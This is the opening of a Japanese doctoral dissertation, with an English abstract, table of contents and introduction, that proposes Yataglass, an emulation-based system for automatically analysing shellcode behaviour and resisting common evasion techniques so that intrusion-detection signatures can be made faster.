攻撃コードの振る舞いの
自動解析に関する研究

嶋村 誠

慶應義塾大学大学院
理工学研究科開放環境科学専攻

博士 (工学) の学位請求論文

2010年3月

攻撃コードの振る舞いの自動解析に関する研究

嶋村 誠

論文要旨

現在，インターネットは重要な社会基盤となっており，オンラインバンキングやオンラインショッピングをはじめとした様々なサービスが提供されている．一方で，サービスを提供するサーバに対する悪意あるリモート攻撃が後を絶たない．リモート攻撃によって，サーバの正常な稼働が妨げられ，大きな損失を受ける事例が数多く報告されている．このため，リモート攻撃への対策はセキュリティ上の重要な課題になっている．

リモート攻撃では脆弱性のあるサーバに攻撃メッセージを送信し，攻撃メッセージ中の攻撃コードと呼ばれる機械語命令列を実行させる．このようなリモート攻撃に対して，ネットワーク侵入検知システムやホスト侵入検知システムなどの防御システムが用いられている．こうした防御システムでは攻撃コードの生成するファイル名や攻撃コードの行う通信の内容など，個々の攻撃コードに特有な情報を防御のために利用している．攻撃コードに特有なこうした情報はシグネチャと呼ばれている．そのため，防御システムは攻撃コードごとにシグネチャを必要とし，シグネチャのない攻撃コードへの対処はできない．このため，防御システムのベンダーは新種の攻撃コードが現れるとその攻撃コードの振る舞いを解析し，解析結果を用いてシグネチャを作成している．

攻撃コードの振る舞いの解析では，解析者は攻撃コードが計算機資源へのアクセスのために用いるシステムコールや API 呼び出し，および攻撃コードが実行する命令列を抽出する．そして，この解析結果からシグネチャに必要となる情報を取り出す．現在，ベンダーの解析者は逆アセンブラやデバッガを用いて人手で攻撃コードを解析している．しかし，人手による解析は多くの時間を要し，間違いを起こしやすい．また，ベンダーでは新種の攻撃コードを迅速に発見するため一日に数万個の攻撃コードを収集しており，解析者は毎日大量の攻撃コードを解析する必要がある．そこで，解析者の負担を減らすため，攻撃コードの自動解析システムが利用されている．

しかし，最近では攻撃者が攻撃コードを工夫し，自動解析システムによる解析が困難になってしまっている．例えば，攻撃者は攻撃コードの主要部分を暗号化

しておき，実行時に復号することで攻撃コードを逆アセンブルできないようにする．また，システムコールの実行結果を検査することでデバッガや自動解析システムを検出し，攻撃者の想定外の環境で動作しているときには攻撃を実行しないようにしている．

本研究では攻撃コードによる解析の回避が難しい自動解析システムである Yataglass を提案する．Yataglass では攻撃コードを機械語命令列として疑似実行することで解析を行う．これにより，暗号化された攻撃コードによって解析を回避されることはない．また，攻撃コードがシステムコールの結果を利用して Yataglass を検出することを防ぐために，Yataglass では Dynamic Taint Analysis を用いてシステムコールの実行結果を検査する条件分岐を発見し，その分岐の両方のパスを解析する．さらに，攻撃者による Yataglass の回避を難しくするため，本研究ではメモリスキャン攻撃の対策を行う．メモリスキャン攻撃とは攻撃コードが攻撃対象サーバのデータを攻撃コードの一部として利用する攻撃であり，既存の自動解析システムを回避するための攻撃手法である．Yataglass は Symbolic Execution を用いて攻撃コードが利用するデータを推測することで，メモリスキャン攻撃を用いる攻撃コードの解析を可能にしている．

Yataglass のプロトタイプを実装し，攻撃コード生成ツール MetaSploit を用いて生成した攻撃コード，および実際の攻撃コードを解析する実験を行った．その結果，Yataglass がこれらの攻撃コードを正しく解析できることが確認できた．また，様々な回避手法を適用した攻撃コードを用いた実験により，既存の解析システムによる解析を回避できる攻撃コードであっても，Yataglass は正しくその振る舞いを解析できることを確かめた．

A Study on Automatic Behavior Analysis of Shellcode

Makoto Shimamura

Abstract

The Internet is one of the most important infrastructures. Various services, such as online banking and online shopping, are provided in the Internet. Remote attacks that target servers providing services show no sign of decline. Remote attacks prevent the target servers from functioning properly and incur significant damage. Thus, protecting servers from remote attacks is an important challenge to network security.

Many remote attacks aim to force victim servers to execute malicious machine instructions, often called shellcode, in a malicious message. To protect servers against shellcode execution, server administrators use defense systems, such as intrusion detection systems. Defense systems protect servers from shellcode by using characteristics of shellcode, called signatures. For example, a host-based intrusion detection system detects shellcode if there is a file whose name matches one of the signatures of filenames, and a network-based intrusion detection system blocks a message if it contains a match to one of the signatures of byte patterns. A defense system requires a signature for each shellcode. As a result, it cannot provide enough protection against shellcode if it does not have a signature for the shellcode. When new shellcode appears, a vendor of defense systems must create a new signature. To create a signature for new shellcode, it is necessary to analyze the behavior of the shellcode.

In shellcode analysis, an analyst uses disassemblers and debuggers to extract system calls and API calls that shellcode issues to access computation resources, and then the analyst creates signatures for the shellcode with the extracted information. However, manually analyzing shellcode is time-consuming and error-prone. Moreover, shellcode analysts must analyze a lot of shellcode on a daily basis because a vendor usually collects ten thousands of shellcode in a day to quickly find new shellcode. To reduce the burden on shellcode analysts, some researchers propose automatic shellcode analyzers.

However, skillful attackers recently try to evade shellcode analyzers. For example, an attacker encrypts shellcode which is decrypted at runtime. This encryption prevents analyzers from disassembling the shellcode body. Shellcode also detects the symptom

that it runs on an analyzer or a debugger by inspecting the result of system calls. If the shellcode succeeds to detect such an environment, it terminates immediately to prevent the analysis. Unfortunately, existing shellcode analyzers are evaded by these techniques. To analyze shellcode accurately, a shellcode analyzer must be robust to such evasion techniques.

This dissertation proposes a novel shellcode analyzer, Yataglass, which is more difficult to evade than existing shellcode analyzers. Yataglass analyzes shellcode by emulating the execution of shellcode. By doing so, encrypted shellcode cannot evade Yataglass. To prevent shellcode from detecting Yataglass by inspecting results of system calls, Yataglass finds a conditional branch that inspects the results of system calls with dynamic taint analysis, and then it analyzes both execution paths of the branch. To make evasion of Yataglass more difficult, this dissertation also proposes a countermeasure for the memory-scanning attack. Memory-scanning attack disrupts existing shellcode analyzers by accessing data in victim server's memory. To analyze shellcode that incorporate memory-scanning attacks, Yataglass infers data that shellcode makes use of with symbolic execution.

The dissertation shows the experimental results using a prototype implementation of Yataglass. According to the results, Yataglass successfully analyzed real shellcode and ones generated by MetaSploit. The experimental results also show that Yataglass can analyze shellcode that evade existing analyzers by inspecting results of system calls and memory-scanning attack.

目次

第1章　序論 **1**

1.1 背景 1

1.1.1 リモート攻撃と現状の対策 2

1.2 本研究の動機 4

1.3 本研究の目的 6

1.4 本研究の貢献 8

1.5 本論文の構成 8

第2章　攻撃コード **11**

2.1 リモート・コード・インジェクション攻撃 11

2.2 攻撃コードの特徴 13

2.2.1 計算機資源へのアクセス 14

2.2.2 攻撃コード単体での動作 15

2.3 攻撃コードの実例 16

2.4 攻撃コード解析の回避手法 20

2.4.1 攻撃コードの難読化と暗号化 20

2.4.2 攻撃コード解析システムの検出 23

2.5 まとめ 28

第3章　関連研究 **29**

3.1 攻撃コードへの対策 29

3.1.1 ネットワーク型防御システム 31

3.1.2 ホスト型防御システム 34

3.2 攻撃コードの収集 35

3.3 攻撃コードの振る舞い解析システム 36

3.3.1 パターンマッチングを用いた振る舞い解析 37

3.3.2 保護環境下での実行による解析 38

3.3.3 疑似実行による解析 . . . 40
3.4 一般的なプログラムの解析手法 . . . 44
3.5 まとめ . . . 45

第 4 章 Yataglass **47**
4.1 Yataglass の基本動作 . . . 48
4.1.1 攻撃コードの開始アドレスの決定 . . . 49
4.1.2 システムコールの検出と疑似実行 . . . 50
4.1.3 Win32 API への対応 . . . 51
4.1.4 疑似実行の終了条件 . . . 53
4.1.5 システムコールや API の結果を検査することによる解析回避手法への対策 . . . 55
4.2 実装 . . . 56
4.3 実験 . . . 57
4.3.1 Linux に対する攻撃メッセージ . . . 57
4.3.2 Windows に対する攻撃メッセージ . . . 59
4.3.3 暗号化された攻撃メッセージ . . . 60
4.3.4 Samba に対する攻撃メッセージ . . . 60
4.3.5 解析時間 . . . 62
4.4 まとめ . . . 62

第 5 章 メモリスキャン攻撃を組み込んだ攻撃コードの解析 **64**
5.1 メモリスキャン攻撃 . . . 64
5.1.1 攻撃対象サーバ中のデータを利用する攻撃コード . . . 65
5.1.2 攻撃対象サーバ中のデータの利用方法 . . . 66
5.1.3 メモリスキャン攻撃の方法 . . . 67
5.2 Yataglass におけるメモリスキャン攻撃への対策 . . . 68
5.2.1 Symbolic Execution . . . 70
5.2.2 条件ジャンプを用いたデータの推測 . . . 71
5.2.3 実装 . . . 75
5.3 実験 . . . 75
5.3.1 メモリスキャン攻撃を利用する攻撃コードの作成 . . . 75
5.3.2 メモリスキャン攻撃を利用する攻撃コードの解析 . . . 77

5.3.3 様々なメモリスキャン 79
5.3.4 解析時間 80
5.4 まとめ 80

第6章 議論 85
6.1 Yataglassの制限 85
6.1.1 Yataglassを回避できる可能性のある手法 85
6.1.2 より高度なメモリスキャン攻撃 87
6.1.3 その他の制限 88
6.2 まとめ 89

第7章 結論 91
7.1 本研究のまとめ 91
7.2 今後の展望 92
7.2.1 Yataglassの解析結果の応用 93
7.2.2 今後の振る舞い解析 95

謝辞 96

論文目録 98

参考文献 100

図目次

1.1 本研究で提案する振る舞い解析手法が扱える攻撃コードの範囲 . . . 9

2.1 スタック・バッファ溢れ攻撃の概要 12
2.2 スタック・バッファ溢れ脆弱性を持つプログラムの例 13
2.3 NOP-Sled を持つ攻撃コードの構成 13
2.4 MetaSploit が生成する攻撃コード linux_ia32_bind の逆アセンブル結果 17
2.5 命令の途中にジャンプを行う難読化と，実行しないバイト列を用いた難読化が行われている攻撃コードのイメージ 21
2.6 暗号化された攻撃コードの構成 22
2.7 MetaSploit が生成する攻撃コード linux_ia32_exec を call4_dword_xor で暗号化した攻撃コード 23
2.8 図 2.7 の攻撃コードを逆アセンブラ objdump で逆アセンブルした結果 24
2.9 図 2.7 の攻撃コードが実際に実行する命令列 25
2.10 図 2.7 の攻撃コードを 0x9 バイト目から逆アセンブルした結果 . . . 26
2.11 Windows における，PEB の IsDebugged メンバを見ることによるデバッガ検出 26
2.12 Windows における，OutputDebugStringA の結果を見ることによるデバッガ検出 27
2.13 Windows における，コードの実行時間を見ることによるデバッガ検出 27

3.1 本研究の関連研究 30
3.2 ネットワーク型防御システムの概要 30
3.3 ホスト型防御システムの概要 31
3.4 攻撃コード生成ツール Bobek によって生成された WU-FTPd を攻撃する攻撃コード 38
3.5 図 3.4 の攻撃コードの逆アセンブル 39

3.6 暗号化された攻撃コードの構成 39
3.7 サンドボックスの監視下でのMicrosoft FrontPage Serverに対する攻撃コードの実行結果 41
3.8 Spectorによる攻撃コードの解析結果 43
3.9 `recv`システムコールの結果を見ることによる解析システムの検出 . 43

4.1 Yataglassの概要 48
4.2 `recv`システムコールの結果を見ることによる解析システムの検出(図3.9の再掲) 54
4.3 “Win32 Bind Shell” の実行するAPIコール列 59
4.4 “Win32 Add User” の実行するAPIコール列 60
4.5 Sambaに対する攻撃メッセージの解析結果 61

5.1 メモリスキャン攻撃の例 66
5.2 スキャニング・ループの例 72
5.3 2つの条件を用いるスキャニング・ループの例 73
5.4 `scas`を用いるスキャニング・ループ 74
5.5 `cmps`を用いるスキャニング・ループ 74
5.6 `rsync-expl.c`から生成された，メモリスキャン攻撃を利用する攻撃コードのYataglassによる実行結果 82
5.7 `rsync-expl.c`から生成された，メモリスキャン攻撃を利用する攻撃コードのSpector-Xによる実行結果 84

6.1 Yataglassの行うTaint Analysisを妨害するコード 86

7.1 TrueAlarmの概要 94

表 目 次

2.1 Intel x86 アーキテクチャでよく使われるレジスタ 14

3.1 ネットワーク型防御システムの方式と利害得失 32
3.2 静的解析と動的解析の違い 37
3.3 既存の振る舞い解析手法の位置づけ 37
3.4 図 3.4 の攻撃コードが呼び出すシステムコール 40

4.1 Intel x86 アーキテクチャでよく使われるレジスタ (再掲) 50
4.2 Yataglass が生成するデータの一覧 56
4.3 Yataglass のプロトタイプに実装した API コールのスタブ 57
4.4 MetaSploit が生成する Linux に対する攻撃コードの振る舞い解析の結果 58
4.5 実行命令数と所要時間 62

5.1 実験で用いた攻撃コード 77
5.2 攻撃コードに関する実行結果 78
5.3 実験したメモリスキャンパターンの種類 79
5.4 Symbolic Execution 実装前と実装後における実行命令数と所要時間の比較 80

第1章　序論

1.1　背景

現在のインターネットは我々の生活に不可欠な社会基盤となっている．オンラインショッピングやオンラインバンキングは既に一般的な存在となった．経済産業省の発表によれば，日本における電子商取引市場は年々拡大し続けており，2007 年度には 160 兆円を超えた [1]．また，我が国では長期的な目標としてインターネットを活用した電子行政サービスや医療・社会保障サービスの実現が掲げられており [2]，今後も様々なサービスが電子化されていくことが期待されている．

一方で，悪意ある攻撃者がサービスを提供するサーバに対してリモート攻撃を行う事例が後を絶たない．リモート攻撃では攻撃者はインターネットを通して，サーバの脆弱性を利用した攻撃を行う．リモート攻撃によってサーバが攻撃されてしまうと，サービスの正常な稼働が妨げられてしまう．また，サーバを悪用され他のサーバへの攻撃を行わされてしまうなど，管理者が意図しない違法行為に荷担させられてしまい，さらなる被害を起こしてしまう [3,4]．

さらに，近年のリモート攻撃は大規模に被害を巻き起こすことがある．例えば，コンピュータウィルスはリモート攻撃を用いてインターネット上の多数のコンピュータに瞬時にして感染を広げる．これにより，インターネットの正常な稼働を妨げ，大規模な損害を発生させる．過去には，2001 年に CodeRed と呼ばれるワームがリモート攻撃を利用し 39 万台のホストに感染し，少なくとも 26 億ドルの経済的損失があったと推定されている [5]．また，2003 年には Slammer と呼ばれるワームが 75,000 台以上のホストに感染し，10 億ドルの被害があった [6]．さらに，2008 年には Windows Server Service RPC の脆弱性 [7] を用いる Conficker (Downadup) [8] と呼ばれるワームが出現し，1,500 万台以上に感染し，91 億ドルの被害になったと推定されている [9,10]．

従って，インターネットを社会基盤としてより発展させていくためには，リモート攻撃への対策を講じサーバを守ることが重要である．リモート攻撃を容易に受

けてしまうようなサーバでは重要なサービスを運営することはできない．今後，インターネットをより安全な社会基盤として利用できるようにするためには，攻撃者からのリモート攻撃に対して十分な耐性をサーバに持たせなければならない．

1.1.1 リモート攻撃と現状の対策

リモート攻撃では脆弱性のあるサーバに攻撃メッセージを送信し，攻撃コードと呼ばれる攻撃メッセージ中の機械語命令列を実行させることが多い．このような攻撃は特にリモート・コード・インジェクション攻撃と呼ばれている．攻撃コードがサーバ上で実行されると，攻撃者はサーバの権限で様々なシステムコールやアプリケーション・プログラミング・インターフェース (API) を呼び出し計算機資源にアクセスすることができるようになる．これにより，サーバは攻撃者の意図通りに動作させられてしまい，様々な被害が発生する．例えば，スパムメールの送信元にさせられてしまったり，詐欺サイトを運営させられてしまったり，コンピュータウィルスの配布をさせられるような被害が報告されている [3,4,8,11]．さらに，最近では被害を受けたコンピュータが攻撃者によってネットワーク化されるようになっている．このネットワークはボットネットと呼ばれ，犯罪組織が大規模な攻撃を行ったり違法な取引をするための道具になっている [3,8,11–13]．現在，このようなリモート・コード・インジェクション攻撃に利用可能なソフトウェアの脆弱性は数多く発見されている [14]．

このようなリモート・コード・インジェクション攻撃に対して様々な防御システムが用いられている．例えば，ネットワーク型防御システム [15–18] やホスト型防御システム [19–23] が広く使われている．これらの防御システムでは，攻撃コードの検知を行ったり，攻撃コードの動作を止めることができる．例えば，ネットワーク型防御システムでは攻撃コードの行う通信を発見し遮断することにより，内部のホストを攻撃コードから守ったり，攻撃コードを実行した内部のホストから外部に対する通信を行えないようにする．また，ホスト型防御システムではサーバの動作を監視し，攻撃コードの実行を検知することにより，攻撃コードによる被害を最小限に抑え，管理者がサーバの復旧を迅速に行えるようにする．

現在，これらの防御システムではシグネチャと呼ばれる個々の攻撃コードに特有な情報を用いて防御を行っている．例えば，ネットワーク型防御システムは攻撃コードの行う通信の内容をシグネチャとして用いて，システムを通過する通信の内容と一致した場合に，その通信をブロックする．また，ホスト型防御システ

ムは攻撃コードがアクセスするファイル名や生成するプロセス名をシグネチャとして用いて，サーバがアクセスするファイル名や生成するプロセス名と一致した場合に，攻撃コードがサーバ上で動作したと見なす．

しかし，現在使われている防御システムではシグネチャを持たない攻撃コードに対処できない．これは，シグネチャが個々の攻撃コードごとに異なるためである．例えば，攻撃コードが行う通信の内容は攻撃コードによって異なる．また，攻撃コードがアクセスするファイル名や生成するプロセス名も攻撃コードによって異なる．このため，現在の防御システムはシグネチャが用意されていない新種の攻撃コードに対して適切な防御を行うことができない．

従って，新種の攻撃コードが現れると，防御システムのベンダーはその攻撃コードを入手し，その振る舞いを解析する．そして，その攻撃コードに対応するシグネチャを作ることで，防御システムを新種の攻撃コードに対応させる．例えば，攻撃コードがどのような通信を行うか，どのようなファイルをアクセスするか，どのようなプロセスを生成するかについて解析を行う．そして，これらの情報を利用して，ネットワーク型防御システムやホスト型防御システムのシグネチャを作成する．以下ではこのような攻撃コードの振る舞いの解析を**振る舞い解析**と呼ぶ[1]．

振る舞い解析では，解析者は攻撃コードが計算機資源へのアクセスのために用いるシステムコールや API 呼び出しと，攻撃コードが実行する命令列を抽出する．具体的には逆アセンブラやデバッガを用いて，解析者が人手で攻撃コードの動作を解析し，攻撃コードが呼び出すシステムコールや API 呼び出しの種類と引数を記録する．これらのシステムコールや API 呼び出しの種類と引数を見ることにより，攻撃コードの振る舞いがわかる．例えば，`open` システムコールの引数を見れば，攻撃コードがどのようなファイルをアクセスするかがわかる．また，`send` システムコールの引数を見れば，攻撃コードの行う通信内容がわかる．

振る舞い解析に関する解析者の負担を減らすために，自動で攻撃コードの振る舞い解析を行うシステムが求められている．これは，現在，攻撃コードの振る舞いを解析するための負担が，以下の二つの理由で解析者にとって大きいものになっているためである．第一に，人手による振る舞い解析は多くの時間を要し，間違いを起こしやすい．現在，攻撃コードの振る舞い解析には逆アセンブラやデバッガが用いられている．例えば，逆アセンブラによる振る舞い解析では，逆アセンブルによって得られた命令列の動作を解析者が紙上で追跡する．しかし，このよ

[1]なお，以降本論文で「攻撃コードの解析」という言葉を使う場合は，振る舞い以外の攻撃コードの特徴を調べるような解析を含む．

うな人手による振る舞い解析は時間がかかる上，スタックやメモリの状況を解析者が誤ることで，正しくない解析結果[2]になってしまう．また，デバッガによる振る舞い解析では，攻撃コードの振る舞いを解析するために，攻撃メッセージを実際にサーバに送信し，攻撃メッセージ中の攻撃コードを実行する．しかし，このような振る舞い解析を行うには，攻撃メッセージの宛先となるサーバを実際に用意しなくてはならない．このため，解析者はサーバをインストールし攻撃コードが動作できるようにするための余計な時間がかかる．

第二に，解析者は毎日，大量の攻撃コードの振る舞いを解析しなければならない．防御システムのベンダーでは新種の攻撃コードを迅速に見つけるために，ハニーポット [24–27] と呼ばれるおとりホストを用いて攻撃コードを集めている．ハニーポットでは脆弱性のあるサーバの応答をまねたり，全ての TCP 接続要求を受け付けることで攻撃者がランダムに送信する攻撃メッセージを集める．このようにして，防御システムのベンダーでは一日に数万個の攻撃コードを収集している [28]．しかし，これらの大量の攻撃コードを人手で解析するのは解析者の負担になる．

本論文では，自動で攻撃コードの振る舞い解析を行う手法について着目する．攻撃コードの振る舞いの解析を自動的に行えるようにすることで，その攻撃コードがどのような命令列を実行し，どのようなシステムコールや API 呼び出しを行ったが容易にわかるようになる．これらの解析結果を解析者が精査することで，攻撃コードが行ったシステムへの変更や，攻撃コードの行う通信の内容がわかるので，シグネチャをより迅速に作ることができるようになる．

1.2 本研究の動機

攻撃コードの振る舞い解析に関する解析者の負担を減らすために，自動で攻撃コードの振る舞いを解析するシステムが提案されている [29–31]．Andersson らは攻撃コード中のバイト列についてパターンマッチングを行うことで攻撃コードの呼び出すシステムコールの種類を静的に解析する手法 [29] と，攻撃コードを保護環境下で実行することにより攻撃コードの呼び出す API を解析する手法 [30] を提案している．Borders らは Spector [31] という攻撃コードを疑似実行することにより攻撃コードの呼び出す API を解析するシステムを提案している．現在，このよ

[2] ここで,「正しくない解析結果」とは，振る舞い解析の結果として得られる命令列，システムコールや API 呼び出しが，実際に攻撃コードが攻撃対象サーバ上で実行するものと異なっていることを表す．

うなシステムを用いることで，ある程度の攻撃コードの振る舞いを解析することができている．

しかし，最近の攻撃者は，このような振る舞い解析を含む攻撃コード解析を回避するため，攻撃コードを工夫するようになっている．現在，よく使われている回避手法として，**攻撃コードの暗号化**と**解析システムの検出**がある．これにより，攻撃者は攻撃コードの命令列をわからないようにしたり，攻撃コードの振る舞いを解析できないようにする．攻撃コードの暗号化では，攻撃者はあらかじめ攻撃コードの命令列を暗号化しておき，実行時に復号化するように攻撃コードを変換する．これにより，攻撃コード解析システムは攻撃コードを正しく逆アセンブルすることができなくなる．また，解析システムの検出では，攻撃者はシステムコールや API 呼び出しの結果を検査し，攻撃コードを動作させることにより解析するシステムを検出する．そして，攻撃コードが解析システム上で実行されたとわかった場合には，攻撃対象サーバ上で動作している場合と異なる振る舞いをする．これにより，解析システムは攻撃対象サーバ上での攻撃コードの振る舞いを抽出できなくなる．これらの回避手法により既存の解析システムは回避されてしまう．例えば，Andersson らのパターンマッチングによる解析システム [29] は暗号化された攻撃コードの振る舞いを解析することはできない．また，Andersson らによる攻撃コード実行システム [30] と Borders らによる Spector [31] は API 呼び出しの結果を検査することで，攻撃コードが解析システム上で動作していることを検出できてしまう．

従って，攻撃コードの振る舞い解析を行うシステムの有用性を高めるためには，システムによる振る舞い解析を容易に回避されないようにしなければならない．既存の振る舞い解析システムは，以上で述べたように，攻撃者が振る舞い解析を回避するよう攻撃コードを加工している場合に正しく振る舞いを解析することができない．そして，解析システムの回避手法は一度作成されてしまうと，多くの攻撃者が自分の攻撃コードに回避手法を容易に取り込むことができるようになる．従って，振る舞い解析システムでは，それらの回避手法への対策を積極的に行う必要がある．また，現在ある回避手法への対策を行うと，攻撃者は新しい回避手法を作ると考えられる．このため，まだ実際には使われていない回避手法についても，攻撃者に使われるようになるより先に対策をとっておくことが必要になる．

1.3 本研究の目的

本研究では攻撃コードによる解析の回避が難しい振る舞い解析システムである Yataglass [3] を提案する．Yataglass では攻撃コードを機械語命令列として疑似実行することで解析し，攻撃コードが実行した命令列と，攻撃コードが呼び出したシステムコール列・API 列を解析結果として出力する．この解析結果は防御システムが用いるシグネチャを作成するために利用できる．それ以外にも，システムを攻撃コードの被害から回復するツールの作成や，高精度侵入検知システムへの応用が期待できる．解析結果の応用例については第 7.2 節で述べる．Yataglass では攻撃コードを疑似実行することによって解析するため，暗号化された攻撃コードの振る舞いの解析を容易に行うことができる．これは，現在の暗号化された攻撃コードは実行時に復号化されるようになっているためである．従って，攻撃者は Yataglass による解析を暗号化によって回避することはできない．攻撃コードの暗号化の詳細については第 2 章で説明する．

また，Yataglass では攻撃者による振る舞い解析の回避を難しくするため，2 つの回避手法に耐性を持たせる．第一に，攻撃コードがシステムコールや API 呼び出しの結果を利用して解析システムを検出することができるので，Yataglass ではこの手法に対策する．第二に，メモリスキャン攻撃 [23] による回避手法に対策する．

まず，Yataglass では，攻撃コードがシステムコールや API 呼び出しの結果を検査した場合でも，振る舞い解析を回避されないようにする．攻撃コードは Yataglass を検出するためにシステムコールや API 呼び出しの結果を検査する条件分岐を用いる．そこで，Yataglass は Dynamic Taint Analysis [32] を用いて，攻撃コード中のシステムコールや API 呼び出しの結果を検査する条件分岐を発見する．そして，その分岐の両方のパスを解析する．このようにすることで，攻撃コードが Yataglass を検出し振る舞い解析を回避しようとする場合でも，Yataglass は回避されず，攻撃コードの振る舞いを解析できる．

次に，Yataglass では Linn らの提案したメモリスキャン攻撃 [23] に対策する．メモリスキャン攻撃は攻撃コードが攻撃対象サーバのデータを攻撃コードの一部として利用する攻撃であり，既存の振る舞い解析システム [29–31] をはじめとして，様々な攻撃コード解析システム [28, 33–36] を回避できる．現在の攻撃コードの多

[3] Yataglass は日本神話の霊鳥である八咫烏（やたがらす）にちなんで名づけた．八咫烏は神武天皇が熊野国から大和国へ攻め入る際に，その道案内をしたとされている．Yataglass という名前は，解析者を正しい解析結果へ導くツールであることを意味している．

くは攻撃対象サーバに依存しない形で作成されている．そのため，これらのシステムは単体で完結する攻撃コードを解析の対象としている．従って，従来の解析システムでは，攻撃対象サーバの情報を用いずに攻撃を解析し，攻撃対象サーバのデータは未知のものとして扱う．このようにすることで，解析システムは攻撃対象サーバのメモリ内容を取得する必要なく，攻撃コードを解析することができる．メモリスキャン攻撃ではこの仮定を利用し，攻撃コードが用いるデータを攻撃対象サーバのメモリ領域から検索し利用する．このようにすると，解析システムでは攻撃対象サーバの情報を用いていないため，攻撃コードが用いるデータがわからない．従って，攻撃コードを正しく解析できなくなってしまう．そこで，Yataglassでは Symbolic Execution を用いてメモリスキャン攻撃が探すデータを推測する．そして推測したデータを用意し，あたかも攻撃コードがデータを発見できたかのようにする．このようにすることで，攻撃対象サーバのメモリ内容を用いることなく，メモリスキャン攻撃を用いる攻撃コードを解析できる．

また，本研究では Linux 上に実装した Yataglass のプロトタイプを用いて Yataglass の有効性を確かめるための実験を行う．実験では，攻撃コード生成ツールである MetaSploit を用いて生成した攻撃コード，および攻撃コード暗号化ツールである TAPiON [37] で暗号化した攻撃コード，さらにインターネット上から入手した実際の攻撃コードを用いて，それらの攻撃コードを Yataglass が正しく解析し，振る舞いを抽出できるかどうかを調べる．そして，Yataglass が出力した解析結果と人手による解析の結果を比較し，Yataglass がこれらの攻撃コードを正しく解析できることを示す．また，実際に様々な回避手法を適用した攻撃コードを用いて実験を行う．これにより，これらの攻撃コードにより既存の振る舞い解析システムが回避されてしまうこと，および Yataglass では正しく解析できることを示す．これらの実験を通して，攻撃コードの振る舞い解析システムがより回避しにくくできたことを示す．

なお，以下では，Yataglass の用いる攻撃コードの振る舞い解析の手法全体を指して *Multipath Symbolic Execution* と呼ぶ．これは，Yataglass が基本的に攻撃コードの振る舞いを疑似実行により解析すること，およびシステムコールや API 呼び出しの結果に基づく条件分岐について両方の実行パスを解析することと，Yataglass がメモリスキャン攻撃で用いられる未知のデータを Symbolic Execution により推測することを表している．

1.4　本研究の貢献

本研究で提案する Yataglass では，振る舞い解析の回避を難しくすることにより，自動的な振る舞い解析が適用できる攻撃コードの範囲を従来の振る舞い解析システムに比べて増やすことを目的とする．Yataglass によってこれが達成できると，振る舞い解析に関する解析者の負担がより軽減できる．

第 1.2 節で述べた既存の自動的な振る舞い解析手法と Yataglass の用いる振る舞い解析手法である Multipath Symbolic Execution が解析できる攻撃コードの範囲を図 1.1 に示す．パターンマッチングを用いた振る舞い解析 [29] は攻撃コードを実行せずに静的に解析するため攻撃者によって解析システムが検出されてしまうことはない．しかし，暗号化された攻撃コードの振る舞いを解析できない．また，保護環境下で攻撃コードを直接実行することによる振る舞い解析 [30] や疑似実行による振る舞い解析 [31] では，攻撃コードを実行しながら動的に振る舞い解析を行うため，暗号化された攻撃コードの振る舞いを解析できる．しかし，攻撃者は解析システムを検出するように攻撃コードを作成することで，解析を回避できてしまう．Yataglass の用いる Multipath Symbolic Execution では，疑似実行による動的な振る舞い解析を行うが，Spector [31] とは異なり，システムコールや API 呼び出しの結果に基づく条件分岐について両方の実行パスを解析することにより，攻撃者による回避が難しい振る舞い解析手法になっている．また，Yataglass はメモリスキャン攻撃を用いる攻撃コードの振る舞いを Symbolic Execution により解析することができる．メモリスキャン攻撃は既存のどの振る舞い解析手法においても解析できていない攻撃である．

なお，本研究により，攻撃者が振る舞い解析システムによる解析を回避することが不可能になるわけではない．例えば，攻撃コードが攻撃対象サーバのメモリ内容を完全に知った上で攻撃コードの一部として用いた場合には Yataglass は回避されてしまう．しかし，このような手法は攻撃者にとって自動化することは容易ではないので，Yataglass によって振る舞い解析システムの回避は十分難しくなる．

1.5　本論文の構成

本論文は全 7 章からなる．**第 1 章**では本研究の背景，動機，目的について述べ，本論文で提案する攻撃コードの振る舞いを解析するシステムである Yataglass について概観し，本研究の学術的貢献について説明した．



図 1.1: 本研究で提案する振る舞い解析手法が扱える攻撃コードの範囲

第 2 章では本研究の動機であるリモート・コード・インジェクション攻撃と，本研究が対象とする攻撃コードが持つ特徴について詳しく説明する．その後，逆アセンブラを用いた人手による攻撃コードの振る舞い解析の実例を示す．そして，近年の攻撃コードが用いる攻撃コード解析の妨害手法について説明し，振る舞い解析システムが考慮するべき点について明らかにする．

次に，**第 3 章**では本研究の関連研究をまとめる．まず，現在のリモート・コード・インジェクション攻撃への対策手法，および攻撃コードの収集手法について説明する．その後，既存の攻撃コードの解析手法についてまとめ，それぞれの手法と Yataglass との違いを明らかにする．

